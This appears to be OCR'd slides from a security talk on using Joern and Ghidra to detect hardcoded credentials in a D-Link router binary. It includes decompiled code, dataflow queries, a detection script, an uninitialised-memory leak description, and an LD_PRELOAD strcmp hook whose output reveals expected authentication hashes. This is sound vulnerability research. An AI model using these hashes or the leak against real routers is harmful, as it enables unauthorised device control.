
- concat_end_point reads from `/bin/ls` “line-by-line”
- Empty lines are read => `fopen(“/srv/anweb” + “”)` will attempt to open the directory “/srv/anweb”)
- That succeeds, but `fread` then returns 0
- Return value of `fread` is not checked and so `_ptr` is uninitialized
- Mg_write writes contents of `_ptr` back to attacker

```
undefined4 write_from_file(undefined4 param_1,undefined4 param_2,char *param_3)

{
  size_t __n;
  int iVar1;
  FILE *__stream;
  void *__ptr;
  undefined4 uVar2;
  char acStack704 [512];
  stat64 sStack192;

  iVar1 = get_full_path(param_2,acStack704);
  uVar2 = 0xffffffff;
  if (iVar1 != 0) {
    __stream = fopen64(acStack704,"r");
    if ((__stream != (FILE *)0x0) &&
       (iVar1 = stat64(acStack704,&sStack192), __n = sStack192.st_blksize, iVar1 == 0)) {
      __ptr = malloc(sStack192.st_blksize);
      if (__ptr != (void *)0x0) {
        fread(__ptr,1,__n,__stream);
        mg_printf(param_1,&DAT_00421690,sStack192.st_blksize);
        mg_write(param_1,__ptr,sStack192.st_blksize);
        mg_printf(param_1,"\r\n");
        if ((param_3 != (char *)0x0) && (iVar1 = strcmp(param_3,"js"), iVar1 == 0)) {
          mg_printf(param_1,&DAT_00421690,1);
          mg_write(param_1,&DAT_0042169c,1);
          mg_printf(param_1,"\r\n");
        }
        free(__ptr);
        fclose(__stream);
        return 0;
      }
      fclose(__stream);
      return 0xfffffffe;
    }
    uVar2 = 0xfffffffe;
  }
  return uVar2;
}
```





Hardcoded credentials

```
14    pcVar1 = getenv("HTTP_MTFWU_ACT");
15    getenv("HTTP_SOAPACTION");
16    pcVar2 = getenv("HTTP_MTFWU_AUTH");
17    getenv("HTTP_HNAP_AUTH");
18    pcVar3 = getenv("HTTP_COOKIE");
19    pcVar4 = getenv("HTTP_REFERER");
```

```
46  iVar5 = FUN_004088f0(pcVar3,pcVar2,pcVar1);
47  if (iVar5 == 0) {
48    iVar5 = strcmp(pcVar1,"Reboot");
49    if (iVar5 == 0) {
50      FUN_004083d0();
51      system("sh /etc/scripts/reboot.sh &");
52    }
53    else {
54      iVar5 = strcmp(pcVar1,"FactoryDefault");
55      if (iVar5 == 0) {
56        system("firstboot -y");
57        system("sh /etc/scripts/reboot.sh &");
58        FUN_004083d0();
59      }
60      else {
61        iVar5 = strcmp(pcVar1,"GetDevInfo");
62        if (iVar5 == 0) {
63          FUN_00408c34();
64        }
65        else {
66          iVar5 = strcmp(pcVar1,"MTFWUActSupportList");
67          if (iVar5 != 0) {
68            iVar5 = strcmp(pcVar1,"FWUpload");
69            if (iVar5 == 0) {
70              iVar5 = FUN_00406204(&LAB_00408994+1,0,0x2800000);
71              if (iVar5 < 0) {
72                if (iVar5 == -100) {
73                  pcVar1 = "The size of firmware is too large.";
74                }
```

```
2  int FUN_004088f0(char *param_1,char *param_2,undefined4 param_3)
3
4  {
5    char *pcVar1;
6    int iVar2;
7    int iVar3;
8    int local_25c [4];
9    char acStack588 [64];
10   char acStack524 [128];
```

```
17   if (((param_1 == (char *)0x0) || (param_2 == (char *)0x0)) ||
18      (pcVar1 = strstr(param_1,"uid="), pcVar1 == (char *)0x0)) {
19     iVar3 = 1;
20   }
21   else {
```

```
      FUN_004084b4(param_3,auStack164,acStack524);
      iVar3 = strcmp(param_2,acStack524);
      if (iVar3 == 0) {
        FUN_0040657c(local_25c);
        local_18c[0] = FUN_00406550();
        local_18c[0] = local_25c[0] + local_18c[0];
        FUN_0040675c(local_18c,iVar2,1);
        goto LAB_00408972;
      }
      iVar3 = 4;
    }
  }
  iVar3 = -iVar3;
LAB_00408972:
  if (local_14 != 0)
    __stack_chk_fail(
  }
  return iVar3;
```

```
2  void FUN_004084b4(char *param_1,char *param_2,int param_3)
3
```

```
17   FUN_00408240(param_1,sVar1,param_2,sVar2,local_24);
18   iVar6 = 0;
19   iVar5 = 0;
20   do {
21     pbVar3 = local_24 + iVar5;
22     iVar5 = iVar5 + 1;
23     iVar4 = sprintf((char *)(param_3 + iVar6),"%02X",(uint)*pbVar3);
```

Decompiled binary to source-level dataflow queries

```
joern> importCode.ghidra("/home/claudiu/src/joern/artifacts/mtfwu")
Creating project `mtfwu21` for code at `/home/claudiu/src/joern/artifacts/mtfwu`
Initializing SSL Context
Initializing Random Number Generator...
Random Number Generator initialization complete: NativePRNGNonBlocking
Loading user preferences: /home/claudiu/.ghidra/.ghidra_10.0_PUBLIC/preferences
Loading previous preferences: /home/claudiu/.ghidra/.ghidra_10.0.3_PUBLIC/preferences
Trust manager disabled, cacerts have not been set
```

Decompiled binary to source-level dataflow queries

```
joern> importCode.ghidra("/hom                                  cs/mtfwu")
Creating project `mtfwu21` for                                  /joern/artifacts/mtfwu`
Initializing SSL Context
Initializing Random Number Gen
Random Number Generator initia                                  NGNonBlocking
Loading user preferences: /hom                                  0.0_PUBLIC/preferences
Loading previous preferences:                                   ra_10.0.3_PUBLIC/preferences
Trust manager disabled, cacert
```

```
joern> cpg.call.take(20).code.l
res12: List[String] = List(
  "addiu sp,sp,-0x20",
  "sw gp,0x18(sp)",
  "sw ra,0x1c(sp)",
  "LAB_00401740",
  "_nop",
  "FUN_00401aac",
  "_nop",
  "LAB_00401750",
  "_nop",
  "FUN_00409190",
  "_nop",
  "lw gp,0x18(sp)",
  "lw ra,0x1c(sp)",
  "_addiu sp,sp,0x20",
  "FUN_00401984",
  "_clear s8",
  "lw gp,0x0(ra)",
  "subu gp,ra,gp",
  "move a0,sp",
  "lw a1,0x8(ra)"
)
```

Decompiled binary to source-level dataflow queries

```
joern> def decompiledBinary = cpg.method.dumpRaw.mkString("\n")
defined function decompiledBinary

joern> importCode.c.fromString(decompiledBinary)
Creating project `console16944965871358956465` for code at `/tmp/console16944965871358956465`
moving cpg.bin.zip to cpg.bin because it is already a database file
Creating working copy of CPG to be safe
Loading base CPG from: /home/claudiu/src/joern/workspace/console16944965871358956465/cpg.bin.tmp
Adding default overlays to base CPG
The graph has been modified. You may want to use the `save` command to persist changes to disk.
d collectively on exit
Code successfully imported. You can now query it using `cpg`.
For an overview of all imported code, type `workspace`.
res17: Option[io.shiftleft.codepropertygraph.Cpg] = Some(
  value = io.shiftleft.codepropertygraph.Cpg@425fdf53
)

joern> run.ossdataflow
The graph has been modified. You may want to use the `save` command to persist changes to disk.
d collectively on exit
res18: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@425fdf53
```

Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.l
res23: List[String] = List(
  "FUN_00402d60()",
  "getenv(\"REQUEST_METHOD\")",
  "pcVar1 = getenv(\"HTTP_MTFWU_ACT\")",
  "getenv(\"HTTP_MTFWU_ACT\")",
  "getenv(\"HTTP_SOAPACTION\")",
  "pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")",
  "getenv(\"HTTP_MTFWU_AUTH\")",
  "getenv(\"HTTP_HNAP_AUTH\")",
  "pcVar3 = getenv(\"HTTP_COOKIE\")",
  "getenv(\"HTTP_COOKIE\")",
  "pcVar4 = getenv(\"HTTP_REFERER\")",
  "getenv(\"HTTP_REFERER\")",
  "getenv(\"CONTENT_TYPE\")",
  "getenv(\"CONTENT_LENGTH\")",
  "pcVar3 == (char *)0x0",
  "(char *)0x0",
  "pcVar3 = \"\"",
  "pcVar1 == (char *)0x0",
  "(char *)0x0",
  "pcVar1 = \"\""
)
```

Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.l
res23: List[String] = List(
  "FUN_00402d60()",
  "getenv(\"REQUEST_METHOD\")",
  "pcVar1 = getenv(\"HTTP_MTFWU_ACT\")",
  "getenv(\"HTTP_MTFWU_ACT\")",
  "getenv(\"HTTP_SOAPACTION\")",
  "pcVar2 = getenv(\"HTTP_MTFWU_AUTH\")",
  "getenv(\"CONTENT_LENGTH\")",
  "pcVar3 == (char *)0x0",
  "(char *)0x0",
  "pcVar3 = \"\"",
  "pcVar1 == (char *)0x0",
  "(char *)0x0",
  "pcVar1 = \"\""
)
```

```
joern> def decompiledBinary = cpg.method.dumpRaw.mkString("\n")
defined function decompiledBinary

joern> importCode.c.fromString(decompiledBinary, "mtfwu")
Creating project `console1694496587135895646 5` for code at `/tmp/console1694496587135895646 5`
moving cpg.bin.zip to cpg.bin because it is already a database file
```

```
joern> cpg.method.fullNameExact("getenv").newTagNode("attacksurface").store


joern> run.commit
The graph has been modified. You may want to use the `save` command to persist changes to disk.  All changes will also be saved collectively on exit
res8: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@1b856d2a
```

```
joern> run.ossdataflow
The graph has been modified. You may want to use the `save` command to persist changes to disk.
d collectively on exit
res18: io.shiftleft.codepropertygraph.Cpg = io.shiftleft.codepropertygraph.Cpg@425fdf53
```

Decompiled binary to source-level dataflow queries

```
joern> cpg.tag("attacksurface").method.callIn.code.l
res9: List[String] = List(
  "getenv(\"REQUEST_URI\")",
  "getenv(\"CONTENT_TYPE\")",
  "getenv(\"CONTENT_LENGTH\")",
  "getenv(\"CONTENT_TYPE\")",
  "getenv(\"CONTENT_TYPE\")",
  "getenv(__name)",
  "getenv(\"REQUEST_METHOD\")",
  "getenv(\"HTTP_MTFWU_ACT\")",
  "getenv(\"HTTP_SOAPACTION\")",
  "getenv(\"HTTP_MTFWU_AUTH\")",
  "getenv(\"HTTP_HNAP_AUTH\")",
  "getenv(\"HTTP_COOKIE\")",
  "getenv(\"HTTP_REFERER\")",
  "getenv(\"CONTENT_TYPE\")",
  "getenv(\"CONTENT_LENGTH\")"
)
```

Decompiled binary to source-level dataflow queries

```
joern> cpg.tag("attacksurface").method.callIn.code.l
res9: List[String] = List(
  "getenv(\"REQUEST_URI\")",
  "getenv(\"CONTENT_TYPE\")",
```

```
joern> cpg.call.take(20).code.l
res23: List[String] = List(
  "FUN_00402d60()",
  "getenv(\"REQUEST_METHOD\")",
  "pcVar1 = getenv(\"HTTP_MTFWU_ACT\")",
```

```
16  def sprintfTransform =
17    cpg.method.fullNameExact("sprintf")
18      .callIn
19      .where(_.argument(2).isLiteral.code(".*[xX][\"']?"))
20
```

```
23    iVar4 = sprintf((char *)(param_3 + iVar6),"%02X",(uint)*pbVar3);
```

```
  "getenv(\"HTTP_HNAP_AUTH\")",
  "getenv(\"HTTP_COOKIE\")",
  "getenv(\"HTTP_REFERER\")",
  "getenv(\"CONTENT_TYPE\")",
  "getenv(\"CONTENT_LENGTH\")"
)
```

```
  "getenv(\"CONTENT_LENGTH\")",
  "pcVar3 == (char *)0x0",
  "(char *)0x0",
  "pcVar3 = \"\"",
  "pcVar1 == (char *)0x0",
  "(char *)0x0",
  "pcVar1 = \"\""
)
```

Decompiled binary to source-level dataflow queries

```
joern> cpg.tag("attacksurface").method.callIn.code.l
```

```
21    def parameterHexTransform =
22      sprintfTransform.flatMap { sprintf =>
23        def m = sprintf.method
24        if(m.parameter.where(sprintf.argument(1).reachableBy(_)).size >= 1 &&
25           m.parameter.where(sprintf.argument(3).reachableBy(_)).size >= 1) {
26          Some(m)
27        } else {
28          None
29        }
30      }
31
```

```
2  void FUN_004084b4(char *param_1,char *param_2,int param_3)
3
4  {
```

```
17    FUN_00408240(param_1,sVar1,param_2,sVar2,local_24);
18    iVar6 = 0;
19    iVar5 = 0;
20    do {
21      pbVar3 = local_24 + iVar5;
22      iVar5 = iVar5 + 1;
23      iVar4 = sprintf((char *)(param_3 + iVar6),"%02X",(uint)*pbVar3);
```

Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.l
```

```
32    def cmpTransform =
33      parameterHexTransform.flatMap { m =>
34        def relevantCallers =
35          m.caller.filter { cm =>
36            cm.call.methodFullNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
37          }.filter { cm =>
38            m.parameter.reachableBy(cm.parameter).l.size > 0
39          }
40        if (relevantCallers.size > 0) {
41          Some(relevantCallers)
42        } else {
43          None
44        }
45      }.flatten
46
```

```
2  int FUN_004088f0(char *param_1,char *param_2,undefined4 param_3)
3
4  {
```

```
28        FUN_004084b4(param_3,auStack164,acStack524);
29        iVar3 = strcmp(param_2,acStack524);
30        if (iVar3 == 0) {
23      iVar4 = sprintf((char *)(param_3 + iVar6),"%02X",(uint)*pbVar3);
```

Decompiled binary to source-level dataflow queries

```
joern> cpg.call.take(20).code.l
```

```
def cmpTransform =
  parameterHexTransform.flatMap { m =>
    def relevantCallers =
      m.caller.filter { cm =>
        cm.call.methodFullNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
      }
      def hardcodedCreds =
        cmpTransform.dedupBy(_.fullName).flatMap{ tc =>
          def fromOutside = cpg.tag("attacksurface").method.callIn
          val reachable = tc.parameter.reachableBy(fromOutside).dedup.l
          if (reachable.size >= 2) {
            Some((tc, reachable))
          } else {
            None
          }
        }
```

```
pcVar1 = getenv("HTTP_MTFWU_ACT");
getenv("HTTP_SOAPACTION");
pcVar2 = getenv("HTTP_MTFWU_AUTH");
getenv("HTTP_HNAP_AUTH");
pcVar3 = getenv("HTTP_COOKIE");
pcVar4 = getenv("HTTP_REFERER");
```

```
iVar5 = FUN_004088f0(pcVar3,pcVar2,pcVar1);
if (iVar5 == 0) {
```

```
iVar5 = strcmp(pcVar1,"FWUpload");
if (iVar5 == 0) {
  iVar5 = FUN_00406204(&LAB_00408994+1,0,0x2800000);
```

Decompiled binary to source-level dataflow queries

```
import io.shiftleft.codepropertygraph.Cpg
import io.shiftleft.semanticcpg.language._
import scala.io.Source

@main def exec(binaryIn: String) = {
  importCode.ghidra(binaryIn)
  val decompiledBinary = cpg.method.dumpRaw.mkString("\n")
  val entry = Source.fromFile("entry.c").getLines.mkString
  importCode.c.fromString(decompiledBinary + "\n\n" + entry)
  run.ossdataflow

  cpg.method.fullNameExact("getenv").newTagNode("attacksurface").store
  run.commit

  def sprintfTransform =
    cpg.method.fullNameExact("sprintf")
      .callIn
      .where(_.argument(2).isLiteral.code(".*[xX][\"']?"))

  def parameterHexTransform =
    sprintfTransform.flatMap { sprintf =>
      def m = sprintf.method
      if(m.parameter.where(sprintf.argument(1).reachableBy(_)).size >= 1 &&
         m.parameter.where(sprintf.argument(3).reachableBy(_)).size >= 1) {
        Some(m)
      } else {
        None
      }
    }

  def cmpTransform =
    parameterHexTransform.flatMap { m =>
      def relevantCallers =
        m.caller.filter { cm =>
          cm.call.methodFullNameExact("strcmp").argument.reachableBy(cm.parameter).l.size > 0
        }.filter { cm =>
          m.parameter.reachableBy(cm.parameter).l.size > 0
        }
      if (relevantCallers.size > 0) {
        Some(relevantCallers)
      } else {
        None
      }
    }.flatten

  def hardcodedCreds =
    cmpTransform.dedupBy(_.fullName).flatMap( tc =>
      def fromOutside = cpg.tag("attacksurface").method.callIn
      val reachable = tc.parameter.reachableBy(fromOutside).dedup.l
      if (reachable.size >= 2) {
        Some((tc, reachable))
      } else {
        None
      }
    )

  if (hardcodedCreds.size > 0) {
    hardcodedCreds.foreach { backdoor =>
      println("Hardcoded credentials found: ")
      println("  method => `" + backdoor._1.fullName + "`")
      backdoor._2.foreach { c =>
        println("      input => `" + c.code + "`")
      }
    }
  } else {
    println("No _hardcoded credentials_ found.")
  }
}
```

Decompiled binary to source-level dataflow queries

```
✿ claudiu@win95 joern (master) $ ./joern --script hardcoded_creds.sc --params binaryIn=./artifacts/mtfwu
executing /home/claudiu/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
Compiling /home/claudiu/src/joern/hardcoded_creds.sc
Creating project `mtfwu11` for code at `./artifacts/mtfwu`
Initializing SSL Context
Initializing Random Number Generator...
Random Number Generator initialization complete: NativePRNGNonBlocking
Loading user preferences: /home/claudiu/.ghidra/.ghidra_10.0_PUBLIC/preferences
Loading previous preferences: /home/claudiu/.ghidra/.ghidra_10.0.3_PUBLIC/preferences
Trust manager disabled, cacerts have not been set
Creating project: /tmp/ghidra2cpg_tmp10538346910971040603/defaultProject
    54 }                None
    55 flatten}
Hardcoded credentials found:
  method => `FUN_004088f0`
     input => `getenv("HTTP_COOKIE")`
     input => `getenv("HTTP_MTFWU_ACT")`
     input => `getenv("HTTP_MTFWU_AUTH")`
script finished successfully
()
✿ claudiu@win95 joern (master) $
```

Final touches

```
claudiu@win95 joern (master) $ ./joern --script hardcoded_creds.sc --params binaryIn=./artifacts/mtfwu
executing /home/claudiu/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
Compiling /home/claudiu/src/joern/hardcoded_creds.sc
```

```
328 int strcmp(const char *X, const char *Y) {
329     while(*X) {
330         if (*X != *Y)
331             break;
332         X++;
333         Y++;
334     }
335     int result = *(const unsigned char*)X - *(const unsigned char*)Y;
336     printf("strcmp(\"%s\", \"%s\") -> %d\n", X, Y, result);
337     return result;
338 }
```

```
script finished successfully
()
claudiu@win95 joern (master) $
```

Final touches

```
claudiu@win95 joern (master) $ ./joern --script hardcoded_creds.sc --params binaryIn=./artifacts/mtfwu
executing /home/claudiu/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
Compiling /home/claudiu/src/joern/hardcoded_creds.sc
```

```
root@dlinkrouter:~# LD_PRELOAD=./preload_strcmp.so HTTP_MTFWU_ACT="GetDevInfo" \
  HTTP_MTFWU_AUTH="AAAAA" HTTP_COOKIE="uid=1337" /usr/sbin/mtfwu
strcmp("GetDevInfo", "FWUpload") -> 1
strcmp("", "") -> 0
strcmp("GetDevInfo", "Login") -> -5
strcmp("strobj.c", "xstream.c") -> -5
strcmp("", "") -> 0
strcmp("", "") -> 0
strcmp("", "") -> 0
strcmp("AAAAA", "2DD52F75FCBC24849445C4F56099351F") -> -1
HTTP/1.1 301 Moved Permanently
Location: (null)
```

```
claudiu@win95 joern (master) $
```

Final touches


```
claudiu@win95 joern (master) $ ./joern --script hardcoded_creds.sc --params binaryIn=./artifacts/mtfwu
executing /home/claudiu/src/joern/hardcoded_creds.sc with params=Map(binaryIn -> ./artifacts/mtfwu)
Compiling /home/claudiu/src/joern/hardcoded_creds.sc
Creating project `mtfwu` for code at `./artifacts/mtfwu`
Initializing semantic cpg
```

```
root@dlinkrouter:~# LD_PRELOAD=./preload_strcmp.so HTTP_MTFWU_ACT="FWUpload" \
  HTTP_MTFWU_AUTH="AAAAA" HTTP_COOKIE="uid=1337" /usr/sbin/mtfwu | grep AAAAA
strcmp("AAAAA", "9BA77AB05965C810F9D18A6772765BCD") -> -8
root@dlinkrouter:~# LD_PRELOAD=./preload_strcmp.so HTTP_MTFWU_ACT="FWUpdate" \
  HTTP_MTFWU_AUTH="AAAAA" HTTP_COOKIE="uid=1337" /usr/sbin/mtfwu | grep AAAAA
strcmp("AAAAA", "F7A51EB8D26CD2E051E7CB5D8B3BAA5B") -> -21
```

```
HTTP/1.1 301 Moved Permanently
Location: (null)
```

```
script finished successfully
()
claudiu@win95 joern (master) $
```


Final touches



